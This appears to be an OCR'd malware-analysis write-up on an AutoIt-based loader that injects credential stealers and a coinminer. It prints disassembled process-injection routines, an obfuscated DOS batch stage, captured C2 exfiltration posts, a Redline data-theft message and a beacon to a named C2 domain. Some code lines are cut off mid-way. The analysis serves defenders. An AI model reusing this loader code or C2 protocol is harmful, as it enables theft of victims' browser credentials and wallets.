
```
0x000010cd      mov byte [rbp - 0x32e], al ; 'NtQuerySection'
0x000010f0      mov byte [rbp - 0x13e], al ; 'ShowWindow'
0x00001114      mov dword [rbp - 0x430], 0x577845 ; 'CreateWindowExW'
0x00001145      mov byte [rbp - 0x38e], al ; 'RegisterClassW'
0x00001172      mov byte [rbp - 0x3ae], al ; 'DefWindowProcW'
0x00001178      mov dword [rbp - 0x40c], 0x74736f50 ; 'Post'
0x00001182      mov dword [rbp - 0x408], 0x74697551 ; 'Quit'
0x00001196      mov dword [rbp - 0x400], 0x656761 ; 'Message'
0x000011b4      mov byte [rbp - 0xd4], al ; 'EndPaint'
0x000011ce      mov byte [rbp - 0xbc], al ; 'FillRect'
0x000011f1      mov byte [rbp - 0x132], al ; 'BeginPaint'
0x0000121e      mov byte [rbp - 0x3ce], al ; 'CoInitializeEx'
0x0000124c      mov byte [rbp - 0x47c], al ; 'CoCreateInstance'
0x000012d7      mov byte [rbp - 0x3be], al ; 'NtCreateMutant'
0x000012fb      mov byte [rbp - 0x2b0], al ; 'NtOpenMutant'
0x00001360      mov dword [rbp - 0x284], 0x57786574 ; 'CreateMutexW'
```

By the way, this rebuilds the sections and the dll to inject on the process.

```
  ;-- fcn.000000ad:
123: OpenSection (int64_t arg1, int64_t arg2);
; var int64_t var_5ch @ rbp-0x5c
; var int64_t var_58h @ rbp-0x58
; var int64_t var_54h @ rbp-0x54
; var int64_t var_50h @ rbp-0x50
; var int64_t var_4ch @ rbp-0x4c
; var int64_t var_48h @ rbp-0x48
; var int64_t var_44h @ rbp-0x44
; var int64_t var_40h @ rbp-0x40
; var int64_t var_3ch @ rbp-0x3c
; var int64_t var_38h @ rbp-0x38
; var int64_t var_34h @ rbp-0x34
; var int64_t var_32h @ rbp-0x32
; var int64_t var_30h @ rbp-0x30
; var int64_t var_2ch @ rbp-0x2c
; var int64_t var_28h @ rbp-0x28
; var int64_t var_24h @ rbp-0x24
; var int64_t var_20h @ rbp-0x20
; var int64_t var_1eh @ rbp-0x1e
; var int64_t var_1ch @ rbp-0x1c
; var int64_t var_18h @ rbp-0x18
; var int64_t var_14h @ rbp-0x14
; var int64_t var_12h @ rbp-0x12
; var int64_t var_10h @ rbp-0x10
; var int64_t var_ch @ rbp-0xc
; var int64_t var_8h @ rbp-0x8
; var int64_t var_4h @ rbp-0x4
; arg int64_t arg1 @ rdi
; arg int64_t arg2 @ rsi
push rbp
mov ebp, esp
sub esp, 0x5c
mov ecx, dword fs:[0x000000ea]
push rbx
push rsi                            ; arg2
mov esi, eax
xor eax, eax
mov dword [var_4h], eax
mov dword [var_8h], eax
mov ecx, dword [rcx + 0xc]
mov ecx, dword [rcx + 0x14]
mov ecx, dword [rcx]
mov ebx, dword [rcx + 0x10]
push rdi                            ; arg1
mov dword [var_30h], 0x704f744e     ; 'NtOp'
mov dword [var_2ch], 0x65536e65     ; 'enSe'
mov dword [var_28h], 0x6f697463     ; 'ctio'
mov word [var_24h], 0x6e            ; 'n' ; NtOpenSection
mov dword [var_44h], 0x614d744e     ; 'NtMa'
mov dword [var_40h], 0x65695670     ; 'pVie'
```


mov dword [var_38h], 0x69746365 ; 'ecti'
mov word [var_34h], 0x6e6f ; 'on' ; NtMapViewOfSection
mov byte [var_32h], al
cmp ebx, eax
jne 0x11d
lea eax, [var_30h]
push rax
call CheckPE
mov edi, eax
xor eax, eax
jmp 0x1c6 ; fcn.00000148+0x7e


;-- fcn.00000005:
;-- rip:
168: CheckPE (int64_t arg1, int64_t arg2, int64_t arg_8h);
; var int64_t var_14h @ rbp-0x14
; var uint32_t var_10h @ rbp-0x10
; var int64_t var_ch @ rbp-0xc
; var int64_t var_8h @ rbp-0x8
; var int64_t var_2h @ rbp-0x2
; var uint32_t var_1h @ rbp-0x1
; arg int64_t arg_8h @ rbp+0x8
; arg int64_t arg1 @ rdi
; arg int64_t arg2 @ rsi
push rbp
mov ebp, esp
mov eax, 0x5a4d ; 'MZ'
sub esp, 0x14
cmp word [rbx], ax
je 0x19
mov eax, dword [rbx + 0x3c]
cmp dword [rax + rbx], 0x4550
jne 0x15
xor eax, eax
jmp 0x98
mov eax, dword [rax + rbx + 0x78]
and dword [var_8h], 0
add eax, ebx
mov edx, dword [rax + 0x20]
mov ecx, dword [rax + 0x18]
push rsi ; arg2
mov esi, dword [rax + 0x1c]
add edx, ebx
add esi, ebx
push rdi ; arg1
mov dword [var_10h], ecx
test ecx, ecx
je 0x94
mov eax, dword [rax + 0x24]
add eax, ebx
mov dword [var_14h], eax
mov eax, dword [var_8h]
mov ecx, dword [rdx + rax*4]
mov eax, dword [arg_8h]
add ecx, ebx
mov dword [var_ch], eax
mov eax, dword [var_ch]
mov al, byte [rax]
mov byte [var_1h], al
mov al, byte [rcx]
movsx edi, byte [var_1h]
mov byte [var_2h], al
movsx eax, al
sub edi, eax
inc dword [var_ch]
cmp byte [var_1h], 0



On dynamic analysis, we can see the actions for streal the credentials in downloading and executing the same sqlite3 package (76ec7536ebeaa661263f677f89222bb5ac68c16087d3e99a66cba6419d34b57f) that has used by some samples since last month. This pushes the data extracted with the sqlite3.dll to the corresponding file and compact it on a zip in memory.


Unfortunately, the C2 don't respond but the agent sends the informations and the role of some parameters can be assigned.

```
 // first post  :

p1=90059c37-1320-41a4-b58d-816d-806e6f6e6976&p2=55534552&p3=61646D696E&p4=57696E646F7773203720536572766963652050

 // Second post  :

 p1=90059c37-1320-41a4-b58d-816d-806e6f6e6976&p2=55534552&p3=61646D696E&p4=57696E646F777320372053657276696365205
```

Parameter	Description	Example from Anyrun	Example from Anyrun (decoded)
p1	GUID Client	90059c37-1320-41a4-b58d-816d-806e6f6e6976	90059c37-1320-41a4-b58d-816d-806e6f6e6976
p2	Computername	55534552	USER

p3	Username	61646D696E	admin
p4	System Information	57696E646F7773 ... 974696F6E29	Windows 7 Service Pack 1 (Version 6.1, Build 7601, 32-bit Edition)
p5	keep for new feature ?		
p8	Response (DATA / OK/ Response command)	504B0304140000080800 ... / 4F4B / Response command	ZIP DATA / OK / Response command

This time the data are only push as hex string to the C2 instead of with an XOR and with a different structure in the response to the C2 that the sample of June 2020.



Like the zip doesn't have a password, this can be easily unzipping for getting the content. Anyrun just have browser honeypot but steal also current credentials (wallets, configurations ...).


```
90059c37-1320-41a4-b58d-816d-806e6f6e6976 // By GUID client
   |   information.txt // system info
   |
   +---cookies
   |       cookies_Chrome
   |       cookies_Chrome.txt
   |       cookies_Firefox.txt
   |
   +---forms
   |       forms_Chrome
   |       forms_Chrome.txt
```

```
|       forms_Firefox.txt
|
\---users
        users_Chrome.txt
        users_Firefox.txt
```

This sample seems to be different of the Taurus loader that use the same loader but have use three different files for be launch in memory. By the way, the hunting of this loader in the past has shown that different stealers and RAT use this same loader.

TTPs

The global TTPs used by this loader can be resume on this process graphic (some samples have differences like DOS obfuscation) :



Hunting

Firstly, we have observed that this seems to use the same autoit builder for run the autoit script. By their hash we can note two parts on the result. The first part is used on malicious MSI file for run autoit script with the builder only as fake installer (early Juny). This doesn't have the same TTPs that this loader. The second part have exactly with the same TTPs and have just some additional obfuscations methods (Early July).


By comparing each case, we can notice that the structure is the same with some differences, and we can see each part of the code.

DOS script

Lot of time, the script isn't obfuscating, the rare cases have a common DOS obfuscation by substrings method on a common base of the alphabet for getting the final code. However, the code rest the same with the kill switch measures, certutil command (with a random one letter name of the script) and launches the autoit payload with the builder.

```
Set Fx=0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ

%Fx:~18,1%%Fx:~15,1% %computername% == %Fx:~39,1%%Fx:~40,1%%Fx:~54,1%%Fx:~46,1%%Fx:~55,1%%Fx:~50,1%%

<%Fx:~23,1%%Fx:~30,1%%Fx:~21,1% %Fx:~28,1%%Fx:~14,1%%Fx:~29,1% /%Fx:~25,1% ="%Fx:~48,1%" > %Fx:~28,1

%Fx:~29,1%%Fx:~34,1%%Fx:~25,1%%Fx:~14,1% %Fx:~35,1%%Fx:~56,1%%Fx:~26,1%%Fx:~28,1%.%Fx:~12,1%%Fx:~24,

%Fx:~13,1%%Fx:~14,1%%Fx:~21,1% %Fx:~35,1%%Fx:~56,1%%Fx:~26,1%%Fx:~28,1%.%Fx:~12,1%%Fx:~24,1%%Fx:~22,

%Fx:~12,1%%Fx:~14,1%%Fx:~27,1%%Fx:~29,1%%Fx:~30,1%%Fx:~29,1%%Fx:~18,1%%Fx:~21,1% -%Fx:~13,1%%Fx:~14,

%Fx:~28,1%%Fx:~22,1%%Fx:~28,1%%Fx:~28,1%.%Fx:~12,1%%Fx:~24,1%%Fx:~22,1% %Fx:~48,1%

%Fx:~25,1%%Fx:~18,1%%Fx:~23,1%%Fx:~16,1% %Fx:~1,1%%Fx:~2,1%%Fx:~7,1%.%Fx:~0,1%.%Fx:~0,1%.%Fx:~1,1% -
```

This also has just changed the header of the PE builder sometimes in removing a part of the magic numbers or all sometimes for avoid to be triggers in the detection rule that push as condition that be a valid PE (fix it in pushing the missing part "M" or "MZ").



Autoit script

The obfuscation rest the same with unused functions and While - Switch condition for getting the shellcode to inject, this can decode the binaries (like Taurus) or just execute another shellcode just decoded in memory.

Data extraction

Like said previous many RAT and stealers have been found on this loader.

RAT Redline (XML) :

```
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/">
<s:Body><SendClientInfo xmlns="http://tempuri.org/"><user xmlns:a="v1/Models" xmlns:i="http://www.w3
<a:BuildID>01 08</a:BuildID>
<a:Country>NL</a:Country>
<a:Credentials>
<a:Browsers>
<a:Browser>
<a:Autofills/>
<a:Cookies>
<a:Expires>1564575439</a:Expires>
<a:Host>.mozilla.org</a:Host>
<a:Http>true</a:Http>
```

```
<a:Name>_gid</a:Name>
<a:Path>/</a:Path>
<a:Secure>false</a:Secure>
<a:Value>GA1.2.913472244.1564489040</a:Value></a:Cookie>
<a:Hardware>
<a:Caption>Intel(R) Core(TM) ix CPU @ xGHz</a:Caption>
<a:HardType>Processor</a:HardType>
<a:Parameter>2</a:Parameter></a:Hardware>
<a:Hardware>
<a:Caption>Total of RAM</a:Caption>
<a:HardType>Graphic</a:HardType>
<a:Parameter>3583.61 MB or 3757686784</a:Parameter></a:Hardware></a:Hardwares>
<a:InstalledBrowsers>
<a:InstalledBrowserInfo>
<a:Name>Mozilla Firefox</a:Name>
<a:Path>C:\Program Files\Mozilla Firefox\firefox.exe</a:Path>
<a:Version>68.0.1</a:Version></a:InstalledBrowserInfo>
<a:InstalledBrowserInfo>
<a:Name>Google Chrome</a:Name>
<a:Path>C:\Program Files\Google\Chrome\Application\chrome.exe</a:Path>
<a:Version>75.0.3770.100</a:Version></a:InstalledBrowserInfo>
<a:InstalledBrowserInfo>
<a:Name>Internet Explorer</a:Name>
<a:Path>C:\Program Files\Internet Explorer\iexplore.exe</a:Path>
<a:Version>11.00.9600.16428 (winblue_gdr.131013-1700)</a:Version></a:InstalledBrowserInfo>
<a:InstalledBrowserInfo>
<a:Name>Opera</a:Name>
<a:Path>C:\Program Files\Opera\Opera.exe</a:Path>
<a:Version>1748</a:Version></a:InstalledBrowserInfo></a:InstalledBrowsers>
<a:InstalledSoftwares xmlns:b="http://schemas.microsoft.com/2003/10/Serialization/Arrays">
        <b:string>Adobe Acrobat Reader DC MUI [15.023.20070]</b:string>
        <b:string>Adobe Flash Player 26 ActiveX [26.0.0.131]</b:string>
    [...]
        <b:string>VLC media player [2.2.6]</b:string>
        <b:string>WinRAR 5.60 (32-bit) [5.60.0]</b:string></a:InstalledSoftwares>
<a:Languages xmlns:b="http://schemas.microsoft.com/2003/10/Serialization/Arrays">
        <b:string>English (United States)</b:string></a:Languages>
<a:Processes xmlns:b="http://schemas.microsoft.com/2003/10/Serialization/Arrays">
        <b:string>ID: 392, Name: csrss.exe, CommandLine: </b:string>
    [...]
        <b:string>ID: 1804, Name: RegAsm.exe, CommandLine: C:\Windows\Microsoft.NET\Framework\v4.0.3
<a:CurrentLanguage>English (United States)</a:CurrentLanguage>
<a:Exceptions xmlns:b="http://schemas.microsoft.com/2003/10/Serialization/Arrays"/>
<a:FingerPrint>
<a:Plugins>UNKNOWN</a:Plugins>
<a:UserAgent>UNKNOWN</a:UserAgent>
<a:WebBaseGlRenderer>UNKNOWN</a:WebBaseGlRenderer>
```

```
<a:WebBaseGlVendor>UNKNOWN</a:WebBaseGlVendor>
<a:WebBaseGlVersion>UNKNOWN</a:WebBaseGlVersion>
<a:WebDebugGlRenderer>UNKNOWN</a:WebDebugGlRenderer>
<a:WebDebugGlVendor>UNKNOWN</a:WebDebugGlVendor></a:FingerPrint>
<a:HWID>7CAAB55F3C2D7D2AA0AD7BDE756AC65A</a:HWID>
<a:IP>IP Victim</a:IP>
<a:IsProcessElevated>false</a:IsProcessElevated>
<a:Location>Location Victim</a:Location>
<a:LogDate>0001-01-01T00:00:00</a:LogDate>
<a:MonitorSize>1280x720</a:MonitorSize>
<a:OS>Windows 7 Professional x32</a:OS>
<a:PostalCode>UNKNOWN</a:PostalCode>
<a:Screenshot>iVBORw0KGgoAAAANSUhEUg ...
<a:TimeZone>UTC+01:00:00</a:TimeZone>
<a:Username>admin</a:Username></user></SendClientInfo></s:Body></s:Envelope>
```

Variant Autoit Injector (Base 64 + custom algorithm)

```
 ------------------3YI8f9ylk827O44x
Content-Disposition: form-data; name="BRElVD1NTQ=="

IQomRj5dSxwxBj89HANdNw==
------------------3YI8f9ylk827O44x
Content-Disposition: form-data; name="BRElVCNZVAo="

LxcuWCMYfQ4ZJA==
------------------3YI8f9ylk827O44x
Content-Disposition: form-data; name="ExsgVQ=="

B0x+V3xZDlpYJ2YpF1gJW35yPDUAR11SB1IHTHoGKA5cV1sjM39AV1kOfCZrYlVCXVQHDwZJKgcsC1oOCyBvdw==
------------------3YI8f9ylk827O44x
Content-Disposition: form-data; name="ExsgXytX"

QwRpOwRWTQoBbQVmUy1XGS1rDRwaVANSGQBXSHkRDmhsTy1lZWFEXn8jMmMlcQd+SlwUAlNBfxEAWgJPTU9mfTJXAF1+AG5mdzE=
------------------3YI8f9ylk827O44x
Content-Disposition: form-data; name="ABc8Xzk="

Ug==
------------------3YI8f9ylk827O44x
Content-Disposition: form-data; name="Bw5wRQxe"; filename="LxcuWCMYfQ4ZJA=="
Content-Type: application/octet-stream
```

CoinMiner 1ms0rry Botnet (HTTP)

```
 HTTP/1.1 200 OK
Server: nginx/1.16.1
Date: xxx
Content-Type: text/html; charset=UTF-8
Content-Length: 1
Connection: keep-alive
Set-Cookie: PHPSESSID=da19fc7e571fde73afc839a4b684260f; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
1

GET /cmd.php?hwid=C4BA3647 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101 Firefox/53.0
Host: cq17178.tmweb.ru
```

Rest a lot of stealer and RAT used, the domain and IP are quickly used in the time for a mass campaign.

https://urlhaus.abuse.ch/url/407605/

